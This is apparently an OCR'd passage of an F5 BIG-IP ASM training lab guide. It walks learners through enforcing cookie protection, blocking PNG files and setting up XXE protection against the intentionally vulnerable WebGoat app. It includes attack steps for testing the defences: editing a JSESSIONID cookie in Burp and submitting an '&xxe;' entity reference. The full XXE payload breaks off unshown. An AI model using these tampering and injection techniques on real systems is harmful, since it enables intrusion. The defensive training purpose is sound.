
Traffic Learning

1. Now that our policy is set up to learn about our application’s cookies, we need to replicate the traffic from earlier for ASM.
2. Open your firefox tab with hackzon and click on the link for “Get the Best Price”. You may want to click on a few other links to have ASM learn other cookies.
3. Go back to BIG-IP and go to Security > Application Security > Policy Building > Traffic Learning
4. Make sure that the Current edited policy is “hackazon_asm241” and search for “Enforce Cookie”
5. Select the entry for JSESSIONID and Accept the Suggection




Note you may accept the suggestion, but place the cookie in staging. For this lab go ahead and enforce the suggestion

6. Go to Security > Application Security > Headers > Cookie List and examine the new entries for Enforced Cookies



Trigger the Cookie Modification Protection

1. Turn intercept to on in Burp and in your hackazon tab, click on one or various links like “Get the Best Price”
2. In Burp, examine the request. Notice the JSESSIONID cookie and edit the value. Then Click Forward
3. You should receive a block page from ASM




The requested URL was rejected. Please consult with your administrator.

Your support ID is: 18310525389165824583

[Go Back]

5. Turn intercept off and go back to BIG-IP tab
6. Go to Security > Event Logs > Application > Requests and examine the illegal request



7. Close Burp Suite. Then return to your firefox settings and change the proxy settings back to “No Proxy”

4.9.2 Review

This concludes Lab 6.

Cookie Tampering will only be prevented by learning the use of cookies in your own environment.

Traffic Learning can help you learn how numerous cookies are used in your own applications.

4.10 Module 7: Vulnerable Web Components

Expected time to complete: **15 min**

4.10.1 Lab 7: Disallowed File Types


In this lab you will configure a a security policy in ASM to block vulnerable components based on a file type.

Connect to the lab environment

1. From the jumphost, launch Chrome, click the BIG-IP bookmark and login to TMUI using admin/password.
2. Open a second tab in Chrome for use with the WebGoat App.

Take a look at the WebGoat object


1. Browse to http://10.1.10.145/WebGoat/login and login as “f5student”.
2. On the left menu click Vulnerable Components – A9, then click Vulnerable Components.
3. Note the Software Supply Chain .png graphic in the middle of the page.



Note: This is a .png file we are going to block using the BIG-IP ASM policy control “Disallowed File Types”.


Edit the Security Policy

1. On the BIG-IP TMUI, go to Local traffic > Virtual Servers > asm_vs.
2. Click the Security tab and make sure “Application Security Policy” is set to “ASM241”.
3. Make sure the Log Profile is set to “Log Illegal Requests”. The resulting config should look like the below. Click “Update” if any changes were made.



1. Go to Security > Application Security > File Types > Disallowed File Types. Ensure the “ASM241” policy is the “Current edited security policy”
2. Click the Create button on the right side.
3. Type “png” in the File Type (Explicit only) box and click Create.


Note: Disallowed file types are case sensitive. png and PNG would both need to be entered to cover upper-case and lower-case.




4. Click Apply Policy in the top right, then click OK.

Test File Type Protection

1. Launch firefox (to avoid any webcaching done by Chrome) and Browse to http://10.1.10.145/WebGoat/login and login as “f5student” or use the bookmark.
2. On the left menu click Vulnerable Components – A9, then click Vulnerable Components.
3. The Software Supply Chain .png graphic does not load, because it is blocked by the ASM Disallowed File Types setting blocking .png files.



4. Go to Security > Event Logs > Application > Requests and examine the logs, you should see an illegal request similar to the below.



5. What other applications are there for this type of policy?

4.10.2 Review

This concludes Lab 7.

Think about how different File Types are used in your own environment.

This mitigation can often be overlooked because it is simple.

4.11 Module 8: External XML Entities

Expected time to complete: **20 min**

4.11.1 Lab 8: XXE Protection

In this lab you will learn how to utilize ASM to mitigate the use of malicious XML External Entities

Connect to the lab environment


1. From the jumphost, launch Chrome, click the BIG-IP bookmark and login to TMUI. admin/password

---


Note: While you can use firefox for connecting to the BIG-IP in this lab, you will be intercepting firefox traffic. It may be easier to use two browsers instead of two tabs.

---


2. From the jumphost, launch firefox, which we will use to access WebGoat.
3. In firefox go to the right-hand side icon and select “Preferences”.



4. Then select Advanced > Network, under “Connection” click “Settings”.




5. Set your proxy settings to manual as shown in the screenshot below, click “Ok”.



5. From the jumphost desktop, launch Burp Suite using the icon on the desktop. If you are prompted to update Burp, ignore this pop-up by clicking “Close”.

- Select Temporary Projects and click Next.
- Leave Defaults checked and click “Start Burp”
- Select the “Proxy” tab and then turn intercept off.



An XXE Vulnerability

1. Login to WebGoat using firefox f5student/password.
2. Select “Injection Flaws” and then select “XXE”.
3. If XML or XML External Entities are new to you, then please start from the begging and read through parts 1 and 2 in the WebGoat Lesson.

4. Under part 3, enter a comment to familiarize yourself with the application. *To complete the lesson, you will need to figure out how to list the contents of the root directory utilizing this submission form.*

5. Enter the following statment in the field and click submit. What does this tell us?

:: &xxe;

6. So we know that an XML External Entity can be utilized with this form, but we will need to manipulate a request.


Manipulating the Request

1. In Burp Suite turn Intercept back to on.

Note: The firefox browser is being pointed to localhost as a proxy and therefore Burp may intercept the request.

---


2. Submit another comment using something simple like “test” or “abc”.
3. Burp should come back to the front, but if not switch to Burp to examine the request.



4. Edit the request with the following XML.

```
